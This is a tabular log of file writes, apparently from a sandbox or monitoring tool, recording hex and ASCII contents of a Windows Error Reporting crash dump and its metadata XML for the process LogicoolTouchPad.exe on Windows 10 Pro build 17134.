File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	200	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 74 1d 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 00 19 00 00 fd f4 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 32 00 00 00 00 00 00 00 02 00 00 00 fd fd fd fd 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0a 00 00 00 05 00 03 00 00 00 00 00 00 00 00 00 00 00 57 00 2e 00 20 00 45 00 75 00 72 00 6f 00 70 00 65 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00	UBtGenuineIntelWTb02W. Europe Standard TimeW. Europe Daylight Time	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	8846	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fd 3f 77 fd 43 00 00 00 00 00 fd 18 0a 00 fd 3a 40 00 23 00 00 00 46 02 01 00 fd 18 0a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++p?wC:@#F+	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	1620	168	04 19 00 00 00 00 00 00 05 00 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 fd 3a 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 7e fd 6f fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 fd 22 00 00	:@~o"	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	14574	20	3c 00 00 00 fd fd 73 00 00 00 00 00 3c 02 00 00 fd 3c 00 00	<s<<	success or wait	60	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	15538	572	fd fd 3e 77 fd fd 3c 77 fd 00 00 00 fd fd fd fd 10 00 00 00 58 fd 73 00 24 fd 73 00 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd 00 fd 25 00 00 fd 25 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd 00 fd 25 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 10 6f fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 fd 6a fd 00 00 fd 25 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd fd fd 00 54 fd 25 00 fd fd fd 00 40 6f fd 00 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<wXs$s@<w@<w%%%oj%T%@o	success or wait	59	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	42694	524288	00 00 00 00 52 fd 3f 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 24 0a 00 70 fd 3f 77 50 fd 19 00 78 19 0a 00 24 fd 3f 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 43 00 fd 19 0a 00 fd 19 0a 00 00 00 00 00 fd 22 3e 77 fd 19 0a 00 50 fd 19 00 fd 19 0a 00 18 19 0a 00 fd 43 00 00 00 00 00 00 00 00 00 fd 19 0a 00 00 00 00 00 50 fd 19 00 fd fd fd fd 50 fd 19 00 fd fd fd fd fd fd fd fd 00 00 00 00 50 fd 19 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd 24 0a 00 fd fd 3e 77 fd 19 0a 00 fd 19 0a 00 fd 19 0a	R?wP$p?wPx$?wPC">wPCPPP$>w	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	1091862	572	fd fd 3e 77 fd fd 3c 77 fd 02 00 00 fd fd fd fd 10 00 00 00 58 fd fd 02 24 fd fd 02 fd fd fd fd 40 fd 3c 77 40 fd 3c 77 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 02 00 00 fd fd fd fd fd 02 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 25 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 fd 25 00 fd fd fd 02 fd 62 fd 00 fd fd fd 02 00 00 00 00 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	>w<wX$@<w@<wH%T %b	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	1788	4	07 00 00 00		success or wait	7	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	9562	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 70 fd 3f 77 fd 43 00 00 00 00 00 fd 18 0a 00 fd 3a 40 00 23 00 00 00 46 02 01 00 fd 18 0a 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++p?wC:@#F+	success or wait	7	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	2080	48	20 19 00 00 01 00 00 00 00 40 00 00 00 00 00 00 00 fd 26 00 00 00 00 00 44 fd fd 02 00 00 00 00 fd 03 00 00 4e fd 10 00 fd 02 00 00 22 36 00 00	@&DN"6	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	2140	4	2c 00 00 00	,	success or wait	44	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	7546	46	28 00 00 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 00 00	(LogicoolTouchPad.exe	success or wait	44	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	6788	752	00 00 3f 73 00 00 00 00 00 fd 01 00 23 7f 01 00 fd fd 24 2e 74 22 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 00 70 fd 02 00 00 00 00 00 00 30 12 03 00 00 00 00 fd 61 02 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 5d fd 03 00 00 00 00 00 ec 03 00 00 00 00 00 00 00 00 00 00 00 00 00 12 fd 1a 00 00 00 00 00 2e 0e 05 00 00 00 00 00 40 fd 1f 00 00 00 00 00 7b fd 05 00 00 00 00	?s#$.t"BB? #@AZbp0a].@{	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	1092434	11714	0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00	Event(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletionPacketIRTimer(WaitCompl	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERB58A.tmp.dmp	32	108	03 00 00 00 54 01 00 00 fd 06 00 00 04 00 00 00 fd 12 00 00 5c 08 00 00 05 00 00 00 fd 03 00 00 fd 38 00 00 06 00 00 00 fd 00 00 00 54 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 00 01 00 00 0c 00 00 00 fd 1f 00 00 74 fd 10 00 15 00 00 00 fd 01 00 00 fd 1a 00 00 16 00 00 00 fd 00 00 00 fd 1c 00 00	T\8T8Tt	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	180	82	3c 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 30 00 2e 00 30 00 3c 00 2f 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 4e 00 54 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<WindowsNTVersion>10.0</WindowsNTVersion>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	262	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	266	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	270	40	3c 00 42 00 75 00 69 00 6c 00 64 00 3e 00 31 00 37 00 31 00 33 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 3e 00	<Build>17134</Build>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	310	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	314	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	318	82	3c 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00 28 00 30 00 78 00 33 00 30 00 29 00 3a 00 20 00 57 00 69 00 6e 00 64 00 6f 00 77 00 73 00 20 00 31 00 30 00 20 00 50 00 72 00 6f 00 3c 00 2f 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 3e 00	<Product>(0x30): Windows 10 Pro</Product>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	400	4	0d 00 0a 00		success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	404	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	408	62	3c 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00 50 00 72 00 6f 00 66 00 65 00 73 00 73 00 69 00 6f 00 6e 00 61 00 6c 00 3c 00 2f 00 45 00 64 00 69 00 74 00 69 00 6f 00 6e 00 3e 00	<Edition>Professional</Edition>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	470	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	474	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	478	134	3c 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00 31 00 37 00 31 00 33 00 34 00 2e 00 31 00 2e 00 61 00 6d 00 64 00 36 00 34 00 66 00 72 00 65 00 2e 00 72 00 73 00 34 00 5f 00 72 00 65 00 6c 00 65 00 61 00 73 00 65 00 2e 00 31 00 38 00 30 00 34 00 31 00 30 00 2d 00 31 00 38 00 30 00 34 00 3c 00 2f 00 42 00 75 00 69 00 6c 00 64 00 53 00 74 00 72 00 69 00 6e 00 67 00 3e 00	<BuildString>17134.1.amd64fre.rs4_release.180410-1804</BuildString>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	612	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	616	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	620	44	3c 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00 31 00 3c 00 2f 00 52 00 65 00 76 00 69 00 73 00 69 00 6f 00 6e 00 3e 00	<Revision>1</Revision>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	664	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	668	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	672	72	3c 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00 4d 00 75 00 6c 00 74 00 69 00 70 00 72 00 6f 00 63 00 65 00 73 00 73 00 6f 00 72 00 20 00 46 00 72 00 65 00 65 00 3c 00 2f 00 46 00 6c 00 61 00 76 00 6f 00 72 00 3e 00	<Flavor>Multiprocessor Free</Flavor>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	744	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	748	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	752	64	3c 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00 58 00 36 00 34 00 3c 00 2f 00 41 00 72 00 63 00 68 00 69 00 74 00 65 00 63 00 74 00 75 00 72 00 65 00 3e 00	<Architecture>X64</Architecture>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	816	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	820	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	824	34	3c 00 4c 00 43 00 49 00 44 00 3e 00 31 00 30 00 33 00 33 00 3c 00 2f 00 4c 00 43 00 49 00 44 00 3e 00	<LCID>1033</LCID>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	858	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	862	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	864	46	3c 00 2f 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</OSVersionInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	910	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	914	2	09 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	916	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	956	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	960	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	964	30	3c 00 50 00 69 00 64 00 3e 00 36 00 34 00 30 00 30 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>6400</Pid>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	994	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	998	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1002	86	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 4c 00 6f 00 67 00 69 00 63 00 6f 00 6f 00 6c 00 54 00 6f 00 75 00 63 00 68 00 50 00 61 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>LogicoolTouchPad.exe</ImageName>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1088	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1092	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1096	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 32 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000002</CmdLineSignature>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1186	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1190	2	09 00		success or wait	2	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1194	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 37 00 35 00 37 00 34 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>17574</Uptime>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1238	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1242	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1246	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404 ">1</Wow64>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1328	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1332	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1336	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1388	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1392	2	09 00		success or wait	2	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1396	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1440	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1444	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1450	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 36 00 38 00 37 00 32 00 39 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>101687296</PeakVirtualSize>	success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1538	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1542	2	09 00		success or wait	3	6F65497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1548	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 31 00 36 00 38 00 33 00 32 00 30 00 30 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>101683200</VirtualSize>	success or wait	1	6F65497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC598.tmp.WERInternalMetadata.xml	1620	4	0d 00 0a 00		success or wait	1	6F65497A	unknown
